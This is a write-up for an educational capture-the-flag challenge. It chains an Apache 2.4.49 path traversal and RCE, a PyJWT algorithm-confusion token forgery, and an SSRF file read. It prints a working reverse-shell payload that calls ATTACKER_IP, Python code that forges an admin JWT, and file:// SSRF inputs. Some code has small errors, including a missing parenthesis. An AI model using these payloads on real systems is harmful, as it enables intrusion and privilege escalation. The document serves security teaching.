Documentation

Security Panel CTF

Jesper Eggers and Hannes Diedrichsen

Beginner's Internship in IT-Security

Stefan Machmeier | 03/15/2025

Table of Contents

1. Introduction

The Security Panel CTF (Capture The Flag) is an educational cybersecurity challenge designed to simulate real-world vulnerabilities that continue to plague modern web applications. In today's rapidly evolving digital landscape, understanding the practical aspects of cybersecurity has become essential for organizations and developers alike. While theoretical knowledge forms a foundation, hands-on experience with actual vulnerabilities provides the thorough understanding necessary to build and maintain secure systems.

This CTF was created with several key objectives in mind:

Educational Value: By providing a controlled environment where participants can safely exploit vulnerabilities, the CTF bridges the gap between theoretical security concepts and practical application. Each challenge is designed to teach specific security principles that are directly applicable to real-world scenarios.

Awareness of Current Threats: The selected vulnerabilities—Apache Path Traversal (CVE-2021-41773), JWT Algorithm Confusion (CVE-2022-29217), and Server-Side Request Forgery (SSRF)—represent significant threats that have impacted major systems in recent years. By understanding these vulnerabilities in depth, participants develop an appreciation for the importance of staying current with security patches and best practices.

Vulnerability Chaining: Unlike isolated challenges, this CTF demonstrates how attackers chain multiple vulnerabilities together to achieve their objectives. This progression—from initial access to privilege escalation to data exfiltration—mirrors the methodology of sophisticated attacks observed in the wild.

Defense in Depth Principles: The multi-layered architecture of the application underlines the importance of implementing security at various levels. By observing how each layer can be compromised when improperly secured, participants learn the value of comprehensive security strategies.

The CTF follows a progressive difficulty curve where each flag builds upon knowledge gained from the previous one:

1. **Initial Access (Flag 1)**: Participants must identify and exploit a path traversal vulnerability in Apache HTTP Server 2.4.49 to gain remote code execution capabilities and establish a foothold in the system.

2. **Privilege Escalation (Flag 2)**: With basic access established, participants must elevate their privileges by exploiting a JWT (JSON Web Token) algorithm confusion vulnerability to gain administrative rights.

3. **Data Exfiltration (Flag 3)**: Finally, using their administrative access, participants must leverage a server-side request forgery vulnerability to access protected internal resources.

2. Challenge Architecture

2.1 Docker Instances

The CTF environment consists of three separate Docker containers:

1. **Web Server (web-server)**:
    - Based on Apache HTTP Server 2.4.49
    - Serves as the public-facing component of the application
    - Provides a login interface and dashboard for authenticated users
    - Contains the first flag accessible via path traversal
    - Vulnerable to CVE-2021-41773 (path traversal leading to RCE)
2. **Authentication Server (auth-server)**:
    - Python Flask application running on port 5000
    - Manages user authentication and session tokens using JWT
    - Uses PyJWT 2.0.0, vulnerable to algorithm confusion attacks
    - Generates user-specific flags based on email addresses
    - Provides a service checking feature for admin users
3. **Monitoring Server (monitoring-server)**:
    - Python Flask application running on port 9000
    - Provides monitoring endpoints (/health and /metrics)
    - Contains the final flag accessible via SSRF

2.2 Docker Network

The Docker environment is configured with two networks:

1. **Backend Network (internal)**:
    - All three containers (web-server, auth-server, monitoring-server) are connected
    - Allows internal communication between services
    - Not accessible from outside the Docker environment

2. **Frontend Network**:
    - Only the web-server is connected to this network
    - Enables external access to the web application
    - Exposes port 80 for HTTP connections

The network architecture follows the principle of defense in depth, where only the necessary services are exposed to the external network. The auth-server is only accessible through the web-server proxy, and the monitoring-server is isolated in the backend network.



Figure Nr. 1: Structure of Docker Project

3. Flag 1: Apache Path Traversal and RCE

3.1 Detailed Explanation of Vulnerability

Path traversal is a web security vulnerability that allows attackers to access files and directories outside the intended web root folder. By manipulating file paths with directory navigation sequences like "../" (parent directory), attackers can potentially access sensitive system files, configuration data, and other restricted resources. When these sequences are properly handled, the server prevents access to unauthorized locations. However, vulnerabilities occur when input validation is insufficient or when path normalization processes contain flaws that fail to recognize these traversal attempts, especially when they're disguised through encoding techniques like "%2e%2e/" instead of "../".

The first flag leverages CVE-2021-41773, a critical vulnerability discovered in Apache HTTP Server 2.4.49. While this vulnerability allows both path traversal and remote code execution (RCE), the CTF focuses specifically on exploiting the RCE capability as the simple path traversal access is intentionally blocked in this Docker setup.

The vulnerability stems from a fundamental change in how Apache HTTP Server 2.4.49 handles path normalization. The issue originated from a seemingly innocent code modification in the `ap_normalize_path` function. This function is responsible for converting URL paths into filesystem paths, ensuring users cannot access files outside the designated web root.

The specific problematic code change appears in commit 6a5d3e006b8d[1]. It introduced a new path normalization method which decoded the URL after checking the path, ultimately leading to broken access control checks. A secure method and the vulnerable method are illustrated below (Figure Nr. 2)

[1] https://github.com/apache/httpd/commit/6a5d3e006b8dc8aca1a267a8607864e1c3607f61



Figure Nr. 2: Path Normalization: Secure vs Vulnerable Implementation Flow

This change, combined with modifications to how URL-encoded characters are handled, created a critical security flaw. When Apache receives a request with URL-encoded traversal sequences (like `%2e%2e` for `..`), the path normalization process fails to properly sanitize paths with multiple consecutive path separators as the normalization process runs *before* html encoded sequences are decoded.

The vulnerability is particularly dangerous because it allows attackers to:

1. Escape the web root directory (path traversal)
2. Access the CGI handler through path traversal
3. Execute arbitrary code through the CGI mechanism (RCE)

The exact mechanics of the vulnerability involve:

- Apache's path normalization handling URL-encoded characters (`%2e%2e` for `..`)
- The server decoding these characters after certain security checks
- Multiple consecutive path separators (`//`) being improperly normalized
- The CGI handler being accessible through this traversal path

This combination creates a perfect storm for attackers to execute commands on the server with the same privileges as the web server process: With the same method used to access outer scope files an attacker can run scripts outside the defined CGI folder. By just executing /bin/bash the attacker can therefore execute anything he wants.

3.2 How to Exploit

The exploitation of this vulnerability in the CTF environment focuses specifically on achieving Remote Code Execution rather than simple path traversal. The goal in this step of the challenge is to register an account on the auth-server which can be achieved by sending the register request from the web-server as it is part of the backend network.

The key to exploiting this vulnerability for RCE involves:

1. **Targeting the CGI Handler**:
    - Apache servers with CGI enabled (mod_cgi/mod_cgid) allow execution of scripts
    - The vulnerable path normalization allows accessing the CGI handler via path traversal

2. **Crafting the RCE Payload**:
    - First, construct a path traversal to the CGI handler: `/cgi-bin/%2e%2e/%2e%2e/%2e%2e/%2e%2e/bin/sh`
    - Then, provide a command payload in the POST data that will be executed by the shell
    - The payload must include the CGI response headers to avoid errors

3. **Establishing a Reverse Shell**:
    - For interactive access, a reverse shell can be established
    - This requires a listener on the attacker's machine
    - The payload instructs the server to connect back to the attacker
    - Example of an RCE payload:
      ```
      curl --path-as-is "http://server/cgi-bin/%2e%2e/%2e%2e/%2e%2e/%2e%2e/bin/sh" -d "echo Content-Type: text/plain; echo; <command>"
      ```

3.3 Implementation and Exploit in the CTF

In the CTF environment, the vulnerability is specifically designed to require participants to move beyond simple path traversal and leverage RCE to communicate with internal services.

The key aspects of this implementation are:

1. **Network Architecture**:
    - The `web-server` is the only container accessible from the outside
    - The `auth-server` is in the same internal network but not externally accessible
    - Registration through the web interface is blocked by configuration
2. **Challenge Objective**:
    - Participants must use RCE to send requests from within the internal network
    - Specifically, they need to register a new account by directly communicating with the `auth-server`

To achieve the first flag participants are expected to follow these outlined steps:

1. **Reconnaissance**:
    - Identify the web server version from HTTP headers (Apache 2.4.49)
    - Discover the disabled registration functionality in the web interface
    - Notice that the auth-server is internally accessible via hostname `auth-server` on port 5000. This information is provided in our CTF guide. Alternatively the attacker could perform a port scan after gaining access to the web-server.

2. **Establish a Reverse Shell**:
    - Set up a netcat listener on the attacker machine: `nc -lnvp 4444`
    - Execute the reverse shell payload:
      ```
      curl --path-as-is "http://IP_ADDRESS/cgi-bin/%2e%2e/%2e%2e/%2e%2e/%2e%2e/bin/sh" -d "echo Content-Type: text/plain; echo; /bin/bash -c '/bin/bash -i >& /dev/tcp/ATTACKER_IP/4444 0>&1'"
      ```

3. **Internal Network Exploration**:
    - Once the reverse shell is established, explore the internal network
    - Verify the presence of the auth-server at hostname `auth-server` port 5000
    - Examine available tools (e.g., curl) for making internal requests

4. **Account Registration**:
    - Use curl from within the reverse shell to send a registration request to the auth-server:
      ```
      curl -X POST http://auth-server:5000/auth/register -H "Content-Type: application/json" -d '{"mail":"name@example.com","password":"test123"}'
      ```
    - This request succeeds because it originates from within the internal network

5. **Access First Flag**:
    - With the newly created account, log in through the web interface
    - The first flag is user-specific and appears in the dashboard after successful login

3.4 Learning

This implementation effectively demonstrates how easy it is to exploit the apache path traversal vulnerability that affected millions of web servers. It highlights that even huge trusted projects can introduce vulnerabilities that can be easily exploited, even with little knowledge of the underlying technology. It highlights the importance of protecting public-facing services and the need to carefully setup and configure every service used.

4. Flag 2: JWT Algorithm Confusion Attack

4.1 Detailed Explanation of Vulnerability

The second flag exploits CVE-2022-29217, a vulnerability in PyJWT 2.0.0 that allows for algorithm confusion attacks on JSON Web Tokens (JWTs).

JSON Web Tokens consist of three parts:

1. **Header**: Contains metadata about the token type and signing algorithm (`alg`), such as `HS256` or `EdDSA`.
2. **Payload**: Contains claims or data (e.g., user identity, permissions, roles).
3. **Signature**: Ensures the token hasn't been modified.

JWTs can be signed using symmetric algorithms (e.g., HMAC with SHA-256, requiring a shared secret) or asymmetric algorithms (e.g., RSA or ECDSA, using public/private key pairs).

The vulnerability in PyJWT 2.0.0 occurs when:

1. The server uses asymmetric cryptography to sign tokens
2. The server does not explicitly restrict which algorithms are allowed during verification
3. The public key is accessible to attackers

In a secure implementation, a token signed with an asymmetric algorithm (e.g., EdDSA) should only be verified using the same algorithm. However, in the vulnerable version, an attacker can craft a token signed with a symmetric algorithm (e.g., HS256) using the public key as the secret.

Critical implications:

- Privilege escalation by modifying JWT claims.
- Accessing protected administrative endpoints.
- Potentially compromising sensitive data or functionalities.



Figure Nr. 3: JWT Algorithm Confusion Attack

4.2 How to Exploit

The exploitation process involves:

1. **Obtain a valid token**:
    - Log in with legitimate credentials to get a JWT
    - Decode the token to understand its structure

```
import jwt
token_payload = jwt.decode(tokens,
options={"verify_signature":False})
```

2. **Retrieve the public key**:
    - Access the JSON-web-keys (JWKS) endpoint via curl (typically at `/.well-known/jwks.json`)
    - Extract and format the public key
3. **Create a forged token**:
    - Decode the original token
    - Modify the payload to elevate privileges (change scope to 'admin')
    - Change the algorithm in the header from asymmetric (e.g., EdDSA) to symmetric (e.g., HS256)
    - Sign the token using the public key as the HMAC secret

```
token_payload['scope'] = 'admin'
```

```
headers = {'typ': 'JWT', 'alg': 'HS256', 'kid': jwk['kid']}

forged_token = jwt.encode(token_payload, raw_key, algorithm='HS256',
headers=headers)
```

4. **Use the forged token**:
    - Replace the original token with the forged one
    - Access protected resources that require admin privileges

4.3 Implementation and Exploit in the CTF

In the CTF, the auth-server is vulnerable because:

1. It uses PyJWT 2.0.0 with Ed25519 asymmetric keys
2. It verifies tokens using `jwt.decode(token, public_key_bytes, algorithms=jwt.algorithms.get_default_algorithms())`
3. It makes the public key available via `/.well-known/jwks.json`
4. Tokens contain a 'scope' claim that determines admin access

The exploitation steps for the second flag are:

1. **Obtain a valid token**:
    - Log in with the account created during the first flag
    - Extract the JWT from browser storage or HTTP requests
2. **Retrieve and convert the public key**:
    - Access `/.well-known/jwks.json` to get the JWK
    - Convert the JWK to OpenSSH format
    -

Example Python code to retrieve and convert the public key:

```
def get_public_key():
    response = requests.get(f"{BASE_URL}/.well-known/jwks.json")

    jwks = response.json()
    key_data = jwks['keys'][0]  # Get the raw key bytes
    x_b64 = key_data['x']
    raw_bytes = base64.urlsafe_b64decode(
        x_b64 + '=' * (-len(x_b64) % 4))  # Create Ed25519 public key
    pub_key = ed25519.Ed25519PublicKey.from_public_bytes(
        raw_bytes
    ssh_public_key = pub_key.public_bytes(
        encoding=serialization.Encoding.OpenSSH,
        format=serialization.PublicFormat.OpenSSH)
    return {'ssh_key': ssh_public_key,
            'raw_key': raw_bytes,
            'kid': key_data['kid']}
```

3. **Create a forged admin token**:
    - Decode the token or create a new one with the same fields
    - Change the 'scope' to 'admin'
    - Change the algorithm in the header to HS256
    - Sign with the public key

Example Python code:

```
def forge_admin_token(original_token, key_data):
    payload = jwt.decode(
        original_token,
        options={"verify_signature": False})
    payload['scope'] = 'admin' # Modify scope
    headers = {'typ': 'JWT',
               'alg': 'HS256',
               'kid': key_data['kid']}
    forged_token = jwt.encode(
        payload, key_data['ssh_key'], # Use public key as signing key
        algorithm='HS256', headers=headers)
    return forged_token
```

The server decodes the provided token with the public key, which should only work when the token is signed with the private key. However as the implementation does not check which algorithm is used, a token signed with the public key using HS256 also passes this verification process.

4. **Access admin resources**:
    - Replace the original token in the browser
    - Access the dashboard to view the second flag
    - The second flag is visible only to users with admin scope

Participants learn to:

- Recognize the risks of improperly configured JWT verification.
- Understand the importance of strictly enforcing JWT algorithm usage.
- Identify the dangers associated with publicly exposing cryptographic keys.

5. Flag 3: Server-Side Request Forgery (SSRF)

5.1 Conceptual Explanation of Vulnerability

Server-Side Request Forgery (SSRF) is a web security vulnerability that allows attackers to induce the server-side application to make requests to unintended destinations. This vulnerability occurs when an application fetches remote resources based on user-supplied input without proper validation.

The impact of SSRF can be severe, allowing attackers to:

- Access internal services hidden behind firewalls
- Interact with services on the local machine (localhost)
- Access sensitive files through the file:// protocol
- Exfiltrate data from cloud metadata services
- Potential remote code execution through vulnerable internal services

SSRF vulnerabilities are particularly dangerous in cloud environments where metadata services can provide access to sensitive configuration data and credentials.



Figure Nr. 4: Diagram showcasing how SSRF works

5.2 General Ways to Exploit

SSRF exploits typically follow these patterns:

1. **Protocol Exploitation**:
    - HTTP/HTTPS for accessing internal web services
    - File:// for reading local files
    - Gopher:// or dict:// for custom TCP payloads
    - LDAP:// for accessing directory services

2. **Target Discovery**:
    - Localhost (127.0.0.1)
    - Internal network ranges (10.0.0.0/8, 172.16.0.0/12, 192.168.0.0/16)
    - Cloud metadata services (169.254.169.254 for AWS)
    - DNS rebinding attacks to bypass hostname restrictions

3. **Bypass Techniques**:
    - URL encoding and double encoding
    - Using IPv6 addresses (e.g., [::1] for localhost)
    - Decimal or hexadecimal IP representation
    - DNS rebinding to change the IP after validation
    - Open redirects to chain vulnerabilities

5.3 Implementation and Exploit in the CTF

In the CTF, the auth-server provides a "Service Check" feature for admin users. This feature is intended to check the health of internal monitoring services but is vulnerable to SSRF because:

1. It accepts a URL parameter that defines which service to check
2. It supports multiple protocols, including the file:// protocol
3. It has insufficient validation of the URL

The exploitation steps for the third flag are:

1. **Reconnaissance**:
    - After gaining admin access, explore the dashboard
    - Discover the "Service Check" feature
    - Notice the whitelisted URLs (http://monitoring-server:9000/health, http://monitoring-server:9000/metrics)

2. **Testing Protocol Support**:
    - Attempt to use the file:// protocol in the service check

Example :
{"url": "file:///etc/passwd"}

3. **Locate and Access the Flag**:

- Identify the flag file location (file:///flag.txt)
- Send a service check request with this path

Example:
{ "url": "file://flag.txt", "headers": { "Authorization": "Bearer YOUR_ADMIN_TOKEN" }}

-

4. **Extract the Flag**:

   - The response will contain the final flag
   - The flag is user-specific, generated using the format `FINAL{hash_based_on_email}`

This SSRF vulnerability demonstrates how services that appear to be restricted to specific internal endpoints can be abused to access unintended resources.

6. Possible Improvements and Future Enhancements

The Security Panel CTF provides an excellent foundation for learning about web application vulnerabilities. Here are some potential improvements and extensions:

1. **Additional Vulnerabilities**:
    - Add Cross-Site Scripting (XSS) challenges
    - Implement SQL Injection scenarios
    - Include insecure deserialization examples
    - Add challenges for XML External Entity (XXE) attacks

2. **Defensive Measures**:
    - Include partially fixed versions that require more advanced exploitation
    - Add WAF (Web Application Firewall) bypass challenges
    - Implement rate limiting and detection mechanisms

3. **Infrastructure Improvements**:
    - Add a scoreboard service for tracking team progress
    - Implement automated flag validation
    - Provide hints system for users who get stuck
    - Create difficulty levels with progressive challenges

4. **Educational Components**:
    - Include built-in documentation about each vulnerability
    - Provide secure coding examples after flag capture
    - Add references to OWASP resources
    - Include code review challenges

5. **Scalability**:
    - Containerize the entire CTF for easy deployment
    - Implement user isolation to prevent interference
    - Add time limits and competition modes

Each of these improvements would enhance the educational value and replayability of the CTF while providing a more comprehensive security learning experience. Additional vulnerabilities and defensive measures would increase the difficulty and require deeper / wider knowledge of the participants. They would be relatively easy to implement if a well documented CVE would be used.

The mentioned educational components would be make learning about the vulnerabilities easier for participants and infrastructure improvements would gamify the system to make the play more fun. Both would more time intensive to implement to ensure a smooth as a new platform would need to be build.

Scalability is a really low hanging fruit as the project can easily be containerized and distributed.

7. Conclusion

The Security Panel CTF successfully demonstrates three critical web application vulnerabilities that continue to plague real-world systems. By progressing through path traversal/RCE, JWT algorithm confusion, and SSRF, participants gain practical experience with the full attack chain from initial access to privilege escalation and data exfiltration.

Key takeaways from this CTF include:

1. **Defense in Depth**: The layered architecture of the application demonstrates why multiple security controls are necessary to protect critical resources.

2. **Vulnerability Chaining**: Each flag builds upon the previous, showing how attackers chain multiple vulnerabilities to achieve their goals.

3. **Real-world Impact**: All vulnerabilities featured in this CTF have affected production systems, emphasizing the importance of keeping software updated and implementing proper security controls.

4. **Practical Security Testing**: The hands-on nature of the CTF teaches practical skills in reconnaissance, exploitation, and lateral movement that are valuable for security professionals.

This CTF serves as both an educational tool and a reminder of the importance of secure coding practices, proper configuration, input validation, and regular security assessments in developing and maintaining web applications.

8. Resources

CTF Guide

- CTF Guide Document

Common Vulnerability Exposures

- CVE-2021-41773: Apache HTTP Server Path Traversal
- CVE-2022-29217: PyJWT Algorithm Confusion
- CVE-2021-3129: Laravel SSRF

Official Vulnerability Documentation

- Apache HTTP Server Path Traversal Explanation
- HackTheBox CVE-2021-41773 Explained
- Algorithm Confusion in PyJWT

Tools and Techniques

- JWT Tool - For JWT analysis and exploitation
- SSRF Bible - OWASP SSRF prevention cheat sheet
- PayloadsAllTheThings - Collection of exploitation techniques

Related Academic Papers and Articles

- "A Systematic Evaluation of Web Session Security" - IEEE Security & Privacy
- "Practical Security Analysis of JWT Authentication Systems" - USENIX Security Symposium
- "SSRF Vulnerabilities and Their Prevalence in Modern Web Applications" - Black Hat USA